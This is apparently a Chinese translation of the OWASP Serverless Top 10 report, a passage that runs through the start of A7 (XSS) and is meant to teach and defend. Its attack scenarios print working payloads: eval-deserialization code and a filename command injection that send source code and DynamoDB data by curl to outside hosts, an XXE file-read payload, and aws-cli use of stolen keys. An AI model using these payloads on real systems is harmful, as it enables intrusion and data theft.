



OWASP 中国
The Open Web Application Security Project

OWASP 无服务器应用安全风险 TOP 10

OWASP 中国

2019 年 5 月

目录

| | |
|------------------------------|----|
| 发布说明..... | 2 |
| 欢迎来到无服务器应用安全的世界..... | 3 |
| A1: 2017 注入..... | 4 |
| A2: 2017 失效的身份认证..... | 9 |
| A3: 2017 敏感数据泄露..... | 11 |
| A4: 2017 XML 外部实体 (XXE)..... | 14 |
| A5: 2017 失效的访问控制..... | 16 |
| A6: 2017 安全配置错误..... | 18 |
| A7: 2017 跨站脚本 (XSS)..... | 20 |
| A8: 2017 不安全的反序列化..... | 22 |
| A9: 2017 使用含有已知漏洞的组件..... | 26 |
| A10: 2017 不足的日志记录和监控..... | 28 |
| 其他需要考虑的风险..... | 30 |
| 总结..... | 33 |
| 未来的工作..... | 34 |
| 致谢..... | 35 |

发布说明

重要提醒

本报告为初版，旨在帮助读者初步了解无服务器应用的安全风险。同时，本报告作为 OWASP Serverless Top 10 项目组面向 OWASP 全球社区和行业公开征求意见的基础，从而根据行业知识和公开的真实数据创建一个正式的 OWASP 无服务器应用安全风险 Top 10 报告。

文章结构

本报告基于 2017 年版的《OWASP Top 10》文档，对《OWASP Top 10》中的每个风险从以下六个方面进行审视：

- 针对无服务器应用，可能出现的新攻击向量；
- 为什么无服务应用容易受到此类攻击以及如何攻击；
- 对于云账户的业务影响；
- 预防和减轻此类风险或攻击的最佳实践和建议；
- 攻击案例场景，展示可能的漏洞和利用手法；
- 综合考虑该风险的攻击向量、安全弱点、影响、识别风险和减轻风险的能力，该风险在无服务器应用中是更高了、更低了还是相同？

征求意见

- 支持项目的相关漏洞数据；
- 对最终版 OWASP 无服务器应用 Top 10 项目中应列出内容的建议和投票，包括当前未列入此列表、但建议添加的任何风险；
- 关于“如何预防”部分的建议；
- 任何应该引入参考的 OWASP 内部资料和外部资料。

致谢

- 感谢赞助本报告的 Protego 实验室及其他所有贡献者。本报告的审稿人在[“致谢”](#)页面上提及，同时提供漏洞数据以及其他提供帮助的组织和个人在本项目 OWASP 网站的“致谢”页面中列出。
- 感谢本报告中文版本的贡献者。本报告中文版本的贡献人在[“致谢”](#)页面上提及。

版权和许可

本报告根据知识共享署名 - 相同方式共享 4.0 (CCBY-NC-SA 4.0) 国际许可 (OWASP 项目通用)。

欢迎来到无服务器应用安全的世界

采用无服务器技术时，我们不需要服务器来管理我们的应用。通过这样，我们将一些安全威胁转移给了基础设施提供商，如：AWS、Azure 或 Google Cloud。无服务应用开发除了具有成本、可扩展性等优势外，一些安全服务也可由我们的服务提供商提供，通常可以信任这些服务提供商。无服务器服务（如：AWS Lambda、Azure Functions、Google Cloud Function 和 IBM Cloud Functions）仅在需要时执行代码，无需预配置或管理服务器。

但是，即使这些应用在没有托管服务器的情况下运行，它们仍然需要执行代码。如果这些代码以不安全的方式编写，应用可能容易受到传统应用级别的攻击，如：跨站点脚本 (XSS)、命令行注入/SQL 注入、拒绝服务 (DoS)、失效的身份验证和授权等等。

这是否意味着，无服务器应用也会受到我们在传统应用中遇到的相同攻击呢？在大多数情况下，回答是肯定的，传统的攻击也存在于无服务器体系结构中。

《OWASP Top 10》是安全从业人员了解最常见应用攻击和风险的事实指南。其数据来源涵盖了从数百个组织和超十万个真实应用和 API 中收集的漏洞信息。Top 10 项目根据这些数据进行选择和优先排序，结合对可利用性、可检测性和影响程度的一致性评估，从而提供了十类最关键的 Web 应用安全风险。

这份报告是无服务器安全世界的第一瞥，并将作为 OWASP 安全组织针对《OWASP Top 10》有关无服务器项目的基线。该报告研究了攻击向量、安全弱点、成功攻击无服务器应用所产生业务影响的差异，以及如何防止它们。正如我们所看到的，对攻击预防的方式与传统应用攻击的预防方式有所不同。其他不在原《OWASP Top 10》、但可能与本报告相关的风险，在“其他需要考虑的风险”章节中列出。

A1: 2017 注入

攻击向量

传统应用中用于注入的攻击向量通常指攻击者可以控制或操纵应用输入的任何位置。但在无服务器应用中，攻击面会增加。

由于无服务器函数可以被不同事件源触发，如：云存储事件（S3、Blobs 和其他云存储）、流数据处理（如：AWS Kinesis）、数据库更改（如：DynamoDBs、CosmosDdb）、代码修改（如：AWS CodeCommit）、通知（如：SMS、电子邮件、IoT）等，我们不应该把直接来自 API 调用的输入作为唯一的攻击面。此外，我们不再控制源到资源间的这条线。如果函数被邮件或数据库触发，没有地方可设置防火墙或任何其他控制措施来验证事件。

安全弱点

传统的 SQL/NoSQL 注入也是一样。OS 命令注入可能不会针对容器中的文件（如：/etc/host），但在容器中可以找到源代码和其他敏感信息。代码注入将允许攻击者使用提供商的 API 扫描及交互账户中的其他服务。

影响

注入攻击的影响将取决于易受攻击的函数所具有的权限。如果函数已被分配一个角色，授予它自由访问云存储的权限，那么注入的代码可以删除数据、上传损坏的数据等。如果函数被授予访问数据库表的权限，则可以删除记录、插入记录等。允许创建用户和权限的角色最终会导致云账户的接管。

如何预防

- 切勿信任、传递或做出任何关于输入及其有效性的假设；
- 使用安全的 API，这可以完全避免使用解释器或提供参数化接口，或迁移以使用对象关系映射工具 (ORM)；
- 尽可能使用正面的或“白名单”输入验证；
- 如果可能，标识信任源和资源并将其列入白名单；
- 对于任何遗留的动态查询，使用解释器的特定转义语法转义特殊字符；
- 在系统中考虑所有事件类型和入口点；
- 以最小特权运行函数来完成任务以减少攻击面；
- 使用商业化的运行时防御方案来保护执行时的功能。

攻击案例场景一

以下函数代码可在各种代码中找到，使用 `eval()` 函数反序列化数据：



```

var FUNCFLAG = '_$$ND_FUNC$$_';
var CIRCULARFLAG = '_$$ND_CC$$_';
var KEYPATHSEPARATOR = '_$$.$$_';
var ISNATIVEFUNC = /^function\s*(\^)*\(.*)\s*\{\s*\[native code\]\s*\}$/;

var getKeyPath = function(obj, path) {};

exports.serialize = function(obj, ignoreNativeFunc, outputObj, cache, path) {};

exports.unserialize = function(obj, originObj) {
  var isIndex;
  if (typeof obj === 'string') {
    obj = JSON.parse(obj);
    isIndex = true;
  }
  originObj = originObj || obj;

  var circularTasks = [];
  var key;
  for(key in obj) {
    if(obj.hasOwnProperty(key)) {
      if(typeof obj[key] === 'object') {
        obj[key] = exports.unserialize(obj[key], originObj);
      } else if(typeof obj[key] === 'string') {
        if(obj[key].indexOf(FUNCFLAG) === 0) {
          obj[key] = eval('(' + obj[key].substring(FUNCFLAG.length) + ')');
        } else if(obj[key].indexOf(CIRCULARFLAG) === 0) {
          obj[key] = obj[key].substring(CIRCULARFLAG.length);
          circularTasks.push({obj: obj, key: key});
        }
      }
    }
  }

  if (isIndex) {
    circularTasks.forEach(function(task) {
      task.obj[task.key] = getKeyPath(originObj, task.obj[task.key]);
    });
  }
  return obj;
}

```

不受信任的输入未经任何验证就从触发器事件发送到反序列化函数。通过发送以下有效载荷，攻击者可以窃取函数的源代码。只需创建一个新的 child_process，将当前目录中找到的源代码压缩，用 base64 包装并将其发送到攻击者有权访问的任何服务器：

```

_$$ND_FUNC$$_function(){require("child_process").exec("tar -pcvzf /tmp/source.tar.gz ./;
b=`base64 --wrap=0 /tmp/source.tar.gz`; curl -X POST https://serverless.fail/ --data

```

```
$b",function(){})};()
```

攻击者现在可以研究代码，并使用它来创建更多云原生攻击。如：使用提供商的 API 读取数据库：

```
__$ND_FUNC__$_function(){var s=require("aws-sdk");var h=require("https"); var d=new  
s.DynamoDB.DocumentClient;d.scan({TableName:process.env.DYNAMODB_TABLE},function(e,a  
{if(e);else{var t=Buffer.from(JSON.stringify(a)).toString();var  
h.get("https://serverless.fail?encodeURI(t"),function(e){})}});}
```

攻击案例场景二

从存储文件上传时触发函数。然后，该函数下载文件并处理它。

```
import boto3, subprocess, datetime, urllib  
  
def lambda_handler(event, context):  
    media_bucket = 'upload-bucket'  
    s3 = boto3.client('s3')  
    list = s3.list_objects(Bucket=media_bucket)['Contents']  
    for s3_key in list:  
        key = urllib.unquote(s3_key['Key'].replace('+', ' ')).decode('utf8')  
        now = datetime.datetime.now()  
        fname = now.strftime("%Y%m%d%H%M%S") + '.jpg'  
        fpath = '{year}/{month}/{day}/'.format(year=now.year, month=now.month, day=now.day)  
        subprocess.call('mkdir -p /tmp/'+fpath, shell=True)  
        if key.endswith(".jpg"):  
            s3.download_file(media_bucket, key, '/tmp/' + fpath + fname)  
        else:  
            s3.download_file(media_bucket, key, '/tmp/'+key)  
            convert_command = 'cd /tmp; convert {source} {path}{file}'.format(source=key, path=fpath, file=fname)  
            subprocess.call(convert_command, shell=True)
```

但是，如果下载的文件没有以所需的文件扩展名（如：.jpg）结束，该函数很容易受到命令注入攻击。

为了利用它，攻击者合法使用应用，并上传两个文件，其中一个在其名称中包含命令注入语法：

```
chip.gif c.jpg;cd ..; cd var;cd task;f=`head -50 lambda_function.py|base64 --wrap=0`;curl  
protego.ngrok.io?l="$f"
```


A2: 2017 失效的身份认证

攻击向量

与传统架构不同，无服务器函数在无状态计算容器中运行。这意味着没有一个由服务器管理的大流程，而是数百个不同的函数单独运行。每个函数都有不同的目的，被不同的事件触发，并且也不知道其他移动部件。

攻击者将尝试查找被遗忘的资源，如：公有云存储或开发的 API。然而，面向外部的资源不应成为唯一关切的问题。如果某个函数可被组织内部邮件触发，且攻击者可以发送欺骗性电子邮件从而触发该函数，则他们可以执行内部功能，而无需进行任何身份验证。

安全弱点

失效的身份验证通常是身份和访问控制设计不佳的结果。在无服务器架构中，具有多个潜在的入口点、服务、事件和触发器，并且没有连续的流程，事情可能会变得更加复杂。

另一方面，使用基础设施提供的身份验证服务时，可降低蛮力破解和默认密码造成问题的可能性。

影响


不经身份验证而访问函数，会导致敏感数据泄漏，也可能破坏系统的业务逻辑和执行流程。

如何预防

- 不同类型的身份标识和访问控制要求不同类型的身份验证，取决于所需的访问类型。如果可能，请使用基础设施提供的可用方案：
 - AWS Cognito 或单点登录；
 - Azure 活动目录 B2C 或 Azure 应用服务；
 - Google Firebase 身份验证或 [Auth0](#)。
- 面向外部的资源应根据服务提供商的最佳实践进行身份验证和访问控制：
 - [API Gateway 访问控制](#)；
 - [API 管理保障](#)；
 - [OpenAPI 身份验证](#)。
- 对于内部资源之间的服务身份验证，请使用已知的安全方法，如：联合身份（如：SAML，OAuth2、安全令牌），并确保遵循了最佳安全实践（如：加密通道、密码和密钥管理、客户端证书、OTA/2FA）。

攻击案例场景

要实现高效开发，每次创建拉取请求时指定的经理都会收到一封包含相关信息的电子邮件。经理可以回复邮件来批准或拒绝请求。这是通过 SES 服务完成的。该服务触发具有批准或关闭请求权限的函数。但是，如果攻击者了解电子邮件地址以及所需的电子邮件格式，他们可能会破坏开发流程，甚至通过直接向指定的邮件地址发送恶意电子邮件，在代码中嵌入后门。



风险仪表盘

一方面，为无服务器应用使用完整而安全的身份验证方案，可能比简单地使用会话或任何其他标记化模型更为复杂。

另一方面，识别没有身份验证的内部触发函数对攻击者来说是一个真正的挑战，特别是因为非 API 函数不直接提供响应。此外，在许多情况下，密码处理和会话是传统架构中最薄弱的环节，而使用基础设施提供商的身份验证服务则可免去此环节。



A3: 2017 敏感数据泄露

攻击向量

敏感数据泄露在无服务器架构中和其他任何架构一样受到高度关注。传统架构中使用的大多数方法，如：窃取密钥、执行中间人 (MiTM) 攻击以及在静态或传输中窃取可读数据，仍然适用于无服务器应用。但数据源可能不同。攻击者可以瞄准云存储（如：S3、Blod）和数据库表（如：DynamoDBs、CosmosDdb），而不是从服务器窃取数据。

此外，泄露的密钥可能会导致帐户中未经身份认证和未经授权的操作。有一些工具可以在 GitHub 中查找泄漏的密钥，如：KeyNuker、Truffle Hog 甚至由 AWS Labs 提供的 git-secrets。并且，一些函数的运行环境，除了 /tmp 目录之外，其他都是只读的。攻击者可以定位此文件夹查找先前执行中的遗留结果（请参阅：[Insecure Shared Space](#)）。

攻击者用来定位的密码、应用日志、主机和其他文件现在都属于基础设施，且较少被关注。另一方面，可以找到函数的源代码以及环境变量。

安全弱点

以明文形式存储敏感数据，甚至在任何存储上使用弱加密技术是非常常见的，并且可能会在无服务器应用中继续存在。

此外，根据容器在执行后销毁的假设，将数据写入 /tmp 目录而使用完后不删除它，可能会导致敏感数据泄漏，攻击者获得环境访问权限。

影响

在敏感数据暴露的情况下，影响没有变化。无论其架构如何，敏感个人信息 (PII)、健康记录、凭证和信用卡等敏感数据都应受到保护。

如何预防

- 识别并分类敏感数据；
- 将敏感数据的存储最小化，仅为绝对必要的；
- 根据最佳实践保护静态和传输中的数据；
- 仅将 HTTPS 终端节点用于 API；
- 使用基础设施提供商为运行函数和传输数据（如：AWS/Cloud KMS、Azure 密钥保管库）时的存储数据、加密信息和环境变量提供的密钥管理和加密服务（如：AWS 环境变量加密、Azure 机密信息处理）。

攻击案例场景

一个包含管理不同子帐户的应用管理系统。为了与管理的应用通信，该函数包含了管理 AWS 帐户的硬编码密钥。



```
import boto3, subprocess, datetime, urllib
# mgmt account data
REPORT_KEY_ID = "AKIQWERTYXX110000000"
REPORT_SECRET = "DmTasdzcXYZ/XX66XXX66XXX66XXX66XXX66XXXX"

def lambda_handler(event, context):
    media_bucket = 'local-a6-media-bucket'
    s3 = boto3.client('s3')
    list = s3.list_objects(Bucket=media_bucket)['Contents']
    for s3_key in list:
        key = urllib.unquote(s3_key['Key'].replace('+', ' ')).decode('utf8')
        now = datetime.datetime.now()
        fname = now.strftime("%Y%m%d%H%M%S") + '.jpg'
        fpath = '{year}/{month}/{day}'.format(year=now.year, month=now.month, day=now.day)
        subprocess.call('mkdir -p /tmp/'+fpath, shell=True)
        if key.endswith(".jpg"):
            s3.download_file(media_bucket, key, '/tmp/' + fpath + fname)
        else:
            s3.download_file(media_bucket, key, '/tmp/'+key)
            convert_command = 'cd /tmp; convert {source} {path}{file}'.format(source=key, path=fpath, file=fname)
            subprocess.call(convert_command, shell=True)

    # pack all mpeg files received today
    tarFile = createTar(fpath)
    # create session to mother account
    session = boto3.session.Session(aws_access_key_id=REPORT_KEY_ID, aws_secret_access_key=REPORT_SECRET)
    report_s3 = session.client('s3')
    report_s3.upload_fileobj(Fileobj=tarFile, Bucket="protego-a6-archive-bucket", Key=fpath + todays_filename)
    bucket = s3.Bucket(media_bucket).objects.all().delete()
```

如果攻击者通过代码存储库访问运行时环境或任何其他手段获得对代码的访问，他们可以用这个代码来尝试访问属于管理帐户的资源 (如：使用 AWS-CLI)，如：列出上述存储桶 (即 *protego-a6-archive-bucket*) 。

```
aws> s3api list-objects-v2 --bucket protego-a6-archive-bucket --profile stolen_credentials
{
  "Contents": [
    {
      "LastModified": "2018-06-13T07:53:29.000Z",
      "ETag": "\"55e6cda4546b0df3dd9532d6953ef91b\"",
      "StorageClass": "STANDARD",
      "Key": "2018/6/13/20180613-075323.tar.gz",
      "Size": 4603271
    },
    {
      "LastModified": "2018-06-13T07:59:51.000Z",
      "ETag": "\"80c1f09057ee9739185b80b49ec2ab6c\"",
      "StorageClass": "STANDARD",
      "Key": "2018/6/13/20180613-075943.tar.gz",
      "Size": 6848159
    },
    {
      "LastModified": "2018-06-13T08:04:40.000Z",
      "ETag": "\"05b3c9f93826f3698510e8d1d3edc422-2\"",
      "StorageClass": "STANDARD",
      "Key": "2018/6/13/20180613-080430.tar.gz",
      "Size": 9061024
    },
    {
      "LastModified": "2018-06-13T08:06:51.000Z",
      "ETag": "\"0149d13ba9577123cceb3e803387b535\"",

```

但也可以尝试访问其他资源，这取决于被盗证书相关联的 IAM 角色。

```
aws> dynamodb list-tables --profile stolen_credentials
{
  "TableNames": [
    "eshopContactForms",
    "eshopOrderItems",
    "eshopOrders",
    "eshopProducts",
    "eshopUsers",
    "ik_contactForms",
    "ik_orderItems",
    "ik_orders",
    "ik_products",
    "ik_users",
    "protegosec_contactForms",
    "protegosec_orderItems",
    "protegosec_orders",
    "protegosec_products",
    "protegosec_users"
  ]
}
```

风险仪表盘

无论架构如何，敏感数据泄露都是一种风险。好事情是，服务提供商对安全性非常熟悉，作为云服务的一部分，他们提供了一整套安全功能和服务，如：密钥管理、加密功能和安全协议。这使得开发变得更容易，开发人员不需要知道哪种加密算法被认为是安全的，或者他们应该在哪里存储密钥。



A4: 2017 XML 外部实体 (XXE)

攻击向量

对独立应用的成功利用通常会导致敏感数据提取、从服务器执行远程请求、扫描内部系统、拒绝服务 (DoS) 等。

在无服务器中，如果函数在内部虚拟专用网络 (VPC) 内运行，则可能无法执行远程请求 (OOB)。扫描不太可能在该函数具有的几秒钟内生效，并且 DoS 攻击不那么令人关注，因为该函数在指定的容器中运行，只会影响当前执行。

安全弱点

任何使用 XML 处理器都可能会导致应用打开 XXE 攻击。默认情况下，许多较旧的 XML 处理器允许指定外部实体，即，在 XML 处理过程中取消引用和评估的 URI。

影响

在无服务器应用中成功的 XXE 攻击可能会导致函数代码和其他位于环境中的敏感文件（如：环境变量、/tmp 下的文件）泄漏。

如何预防

- 尽可能使用服务提供商提供的 SDK；
- 扫描供应链中已知的相关库漏洞；
- 如果可能，通过 API 调用识别和测试 XXE 攻击；
- 确保禁用实体解决方案。

攻击案例场景

攻击漏洞和有效载荷与传统应用相同。一个可能的攻击变体，可能是从云存储上传事件触发易受攻击的函数并解析包含 XML 内容的文件时进行攻击。

```
from lxml import etree
import boto3,os,urllib,json

def lambda_handler(event, context):
    s3 = boto3.resource('s3')
    key = urllib.unquote_plus(event['Records'][0]['s3']['object']['key']).decode('utf8')
    s3.meta.client.download_file(os.environ['BUCKET'], key, '/tmp/f.xml')
    parser = etree.XMLParser(resolve_entities=True, load_dtd=True, no_network=False)
    try:
        root = etree.parse('/tmp/f.xml', parser).getroot()
        process_xml(root)
    except etree.XMLSyntaxError:
        return None

def process_xml():↵
```

发送一个简单的 XXE 有效载荷导致该函数访问其源代码文件：

```
<!DOCTYPE foo [<ELEMENT foo ANY >
<ENTITY bar SYSTEM "file:///var/task/handler.py" >]>
```

```
<root>
  <child>AAAAA</child>
  <child>&bar;</child>
  <child>CCCC</child>
</root>
```

所以，虽然代码被打印到日志中，但是要将代码泄露到帐户外，还需要出站（Out-of-Bound）或代码执行 XXE 等技术，但在很多情况下这是不可被利用或被禁用（如在这种情况下）：

| | |
|----------|--|
| 03:13:49 | START RequestId: 851235a7-c2cc-11e8-850e-854fc4a39750 Version: \$LATEST |
| 03:13:50 | <root> |
| 03:13:50 | <child>AAAAA</child> |
| 03:13:50 | <child>from lxml import etree |
| 03:13:50 | import boto3,os,urlib,json |
| 03:13:50 | def lambda_handler(event, context): |
| 03:13:50 | s3 = boto3.resource('s3') |
| 03:13:50 | key = urllib.unquote_plus(event['Records'][0]['s3']['object']['key']).decode('utf8') |
| 03:13:50 | s3.meta.client.download_file(os.environ['BUCKET'], key, '/tmp/f.xml') |
| 03:13:50 | #response = s3.get_object(Bucket=os.environ['BUCKET'], Key=key) |
| 03:13:50 | #file = response['Body'].read() |
| 03:13:50 | parser = etree.XMLParser(resolve_entities=True) |
| 03:13:50 | try: |
| 03:13:50 | root = etree.parse('/tmp/f.xml', parser).getroot() |
| 03:13:50 | print etree.tostring(root) |
| 03:13:50 | """for element in root: |
| 03:13:50 | if element.text is not None and not element.text.strip(): |
| 03:13:50 | print element.text""" |
| 03:13:50 | except etree.XMLSyntaxError: |
| 03:13:50 | return None |
| 03:13:50 | </child> |
| 03:13:50 | <child>CCCC</child> |
| 03:13:50 | </root> |
| 03:13:50 | END RequestId: 851235a7-c2cc-11e8-850e-854fc4a39750 |
| 03:13:50 | REPORT RequestId: 851235a7-c2cc-11e8-850e-854fc4a39750 Duration: 260.40 ms Bi |

风险仪表盘

常用的封闭环境（如：VPC、VNet）以及提供商提供的 SDK，不仅可以降低 XXE 攻击的可能性，还可以降低 XXE 攻击的影响。但是，如果该函数确实使用 XML 解析，请确保它是安全的。



A5: 2017 失效的访问控制

攻击向量

无服务器应用可以包含数百个微服务。不同的功能、资源、服务和事件，全部组合在一起，以创建完整的系统逻辑。无服务器体系结构的无状态性要求对每个资源进行细致的访问控制配置，这可能会很繁琐。攻击者将以超特权功能为目标，以获取对账户中资源的未授权访问，而不是控制环境。

安全弱点

在无服务器中，我们没有基础设施，因此删除对端点、服务器、网络和其他帐户（SSH、日志等）的管理员/根访问权限不是问题。相反，授予函数访问不必要的资源或对资源过多的权限是系统的一个潜在后门。

由于缺少自动检测和应用开发人员测试，访问控制的缺陷很常见。尝试任何类型单一权限模型的组织都容易失败。任何不遵循“最低特权”原则的函数都导致访问控制受损。

影响

影响取决于受损的资源。简单的情况可能导致从云存储或数据库泄漏数据。更复杂的场景中，受损的函数有权创建其他资源，可能会导致重大资金损失，甚至完全控制资源或帐户。

如何预防

- 仔细检查每个功能，并尝试遵循“最小授权”原则（参见示例）；
- 在交付之前检查每个功能，以识别过多的权限；
- 建议自动执行此过程的权限配置功能；
- 遵循供应商的最佳实践：AWS [IAM Best Practices](#)、Azure [Identity Management Best Practices](#)、Google [Secure IAM](#) 和 IBM [IAM Security](#)。

攻击案例场景

一个旨在写入云存储的函数已分配以下 IAM 策略，该策略实际上授权该函数对账户中的任何存储桶执行任何操作：

```
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": ["s3:*"],
    "Resource":
      ["arn:aws:s3::*:*"]
  }]
}
```

如果发现该功能易受攻击，攻击者可能会利用该功能执行未经授权的访问，包括：

- 对特定存储桶进行未经授权的操作，如：读取和/或删除其他用户订单或上传未经认证的文件；
- 删除账户中的其他存储，即使是在功能/应用范围之外；
- 执行内部功能，如：执行带有恶意输入的函数。由任何帐户云存储上的事件触发；
- 通过高容量上传大文件或消耗高带宽等耗费成本的操作导致拒绝钱包攻击 (DoW)。

为防止在此情况下发生攻击，应为该函数分配以下 IAM 角色。这将授予函数所需的最小权限，即上传特定存储 (MYorderBucket) 上的文件 (PutoBject)：


```
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": ["s3:PutObject"],
    "Resource":
      ["arn:aws:s3:::myOrdersBucket/*"]
  }]
}
```

风险仪表盘

为每个函数定义最小特权角色可能是一个痛苦的任务，但它也意味着机会。我们可以为每个函数创建指定角色的事实可能意味着精细的访问控制，从而显著缩小应用上的攻击面。

从影响角度来看，我们在传统应用上的风险可能更高，因为获得对服务器的完全控制可能意味着游戏结束。在无服务器中，我们不拥有基础设施，但我们仍然可能会失去对宝贵和敏感数据的控制。

这可能是一个艰巨的任务，但为了更好的结果是值得的。风险绝对不高于独立应用，甚至可能比我们以前的风险更低。



A6: 2017 安全配置错误

攻击向量

未使用的页面会替换为未链接的触发器，未受保护的文件和目录会更更改为公共资源，如公共存储桶。攻击者将尝试识别具有较长超时或低并发限制的错误配置函数，以导致拒绝服务 (DoS)。此外，在代码或环境中包含密钥和令牌等未受保护机密信息的函数，最终可能导致敏感信息泄漏。

安全弱点

无服务器减少了修补环境的需要，因为我们不控制基础设施。然而在许多情况下，最大的弱点是人为错误。机密信息可能会意外上传到 [GitHub](#)，把它放在公共存储桶上，甚至可以在函数中使用硬编码。

此外，具有长超时配置的函数使攻击者有机会延长其漏洞利用时间，或者只是导致函数执行成本增加。

另外，低并发限制的函数可能会导致 DoS 攻击，而具有高并发限制的函数可能会导致“拒绝钱包”攻击（参考[其他需要考虑的风险](#)）。

影响

配置错误可能导致敏感信息泄漏、资金损失、DoS 或在严重情况下未经授权访问云资源。

如何预防

- 扫描云帐户以识别公共资源。使用提供商提供的内置服务，如：提供[安全检查](#)的 AWS Trusted Advisor（有些是免费的）；
- 查看云资源并验证它们是否强制实施访问控制；
- 遵循供应商提供的最佳安全实践：[How to secure AWS S3 Resources](#)、[Azure Storage security guide](#)、[Best Practices for Google Cloud Storage](#) 和 [IBM Data Security](#)；
- 检查具有未链接触发器的功能，查找在其策略中显示但未链接到函数的资源；
- 将超时设置为函数所需的最小值；
- 遵循供应商提供的功能配置建议：AWS [configuring Lambda functions](#)、Azure [functions best practices](#)、Google functions [Tricks & Tips](#)；
- 使用自动工具检测无服务器应用中的安全配置错误。

攻击案例场景

如果云存储配置错误，并且具有公开上传（写入对象）的访问权限，则允许用户使用自己的帐户直接上传文件。如果上传事件触发内部功能，攻击者可以使用该功能来操纵应用执行流程并绕过原始应用流。

如：通过使用自己的配置文件凭据运行 `aws-cli`，攻击者能够将随机（失效）文件上传到组织的云存储中。

```
aws> s3 cp free_image.png s3://protego-a2-brokenauth --profile=random_attacker
upload: ./free_image.png to s3://protego-a2-brokenauth/free_image.png

aws> s3 ls s3://protego-a2-brokenauth --profile=random_attacker
2018-05-24 18:18:33      43413 36179bbb-87fd-4ca5-9211-d5b50a922ae6_1526080881
2018-05-24 18:19:03     198594 70fc9c9e-f423-43df-8fa0-d07abbd03be7_1526178720
2018-05-24 18:19:34      34875 a340e7ee-5ce1-4c20-94e7-d32a7be84842_1526078746
2018-05-24 18:19:56      20975 ec22f391-03b6-41a3-aec4-078cb323ad71_1527041779
2018-05-24 18:20:14      84746 f5cacd3a-bb3c-42eb-85e4-db656d84022e_1526478800
2018-05-24 18:34:43      63785 free_image.png
```

风险仪表盘

在无服务器体系结构中，每个函数或资源都可以成为我们应用的最薄弱链接，但获得完全控制的可能性较低（尽管存在）。可能降低影响（取决于角色），但入口点数量增加，表明无服务器风险略高于传统体系结构。



A7: 2017 跨站脚本 (XSS)

攻击向量

跨站脚本 (XSS) 攻击针对浏览器，这意味着攻击的方法都大同小异。无服务器的不同之处在于可能来自存储攻击的来源。传统 XSS 攻击的来源通常是数据库或反射输入。但是在无服务器中，它们也可以来自不同的来源，如：电子邮件、云存储、日志、物联网等。

安全弱点

如果没有适当的编码，当不受信任的输入数据最后在 DOM 中被解析运行，就会产生 XSS 漏洞。对于 Web 服务，通常是从 JSON 中解析不受信任的数据。

影响

在用户的浏览器上执行代码的影响和我们熟知的是一样的。但是，默认情况下无服务器是无状态的，这意味着不太可能出现用户会话 cookie 被伪造的情况。但也并不意味着敏感数据不会像存储在浏览器本地或会话存储中的 API 密钥一样驻留在客户端中。此外，针对用户隐私（如相机、扬声器、位置等）的攻击也没有变化。

如何预防

跨站脚本是唯一一个原《OWASP Top 10》中建议受用的风险。所有不受信任的数据发送到客户端之前必须要编码，同时，使用已知框架和头文件在无服务器中仍然有效。

攻击案例场景


在支持使用代理时，应用通过 SNS 接收的任何电子邮件产生警报，并通过由 SNS 事件触发的函数执行此操作，并将通知推送到操作员仪表板。

```
import boto3
import json

def lambda_handler(event, context):
    msg_id = event['Records'][0]['Sns']['MessageId']
    msg_data = event['Records'][0]['Sns']['Message']

    client = boto3.client('iot-data', region_name='us-east-1')
    link = "<a href=\"https://my.api/v1/get_email?id="+msg_id+"\"/>Click</a>"
    response = client.publish(
        topic='protego-a7-topic',
        qos=1,
        payload=json.dumps({"msg": msg_data, "id": link})
    )
```

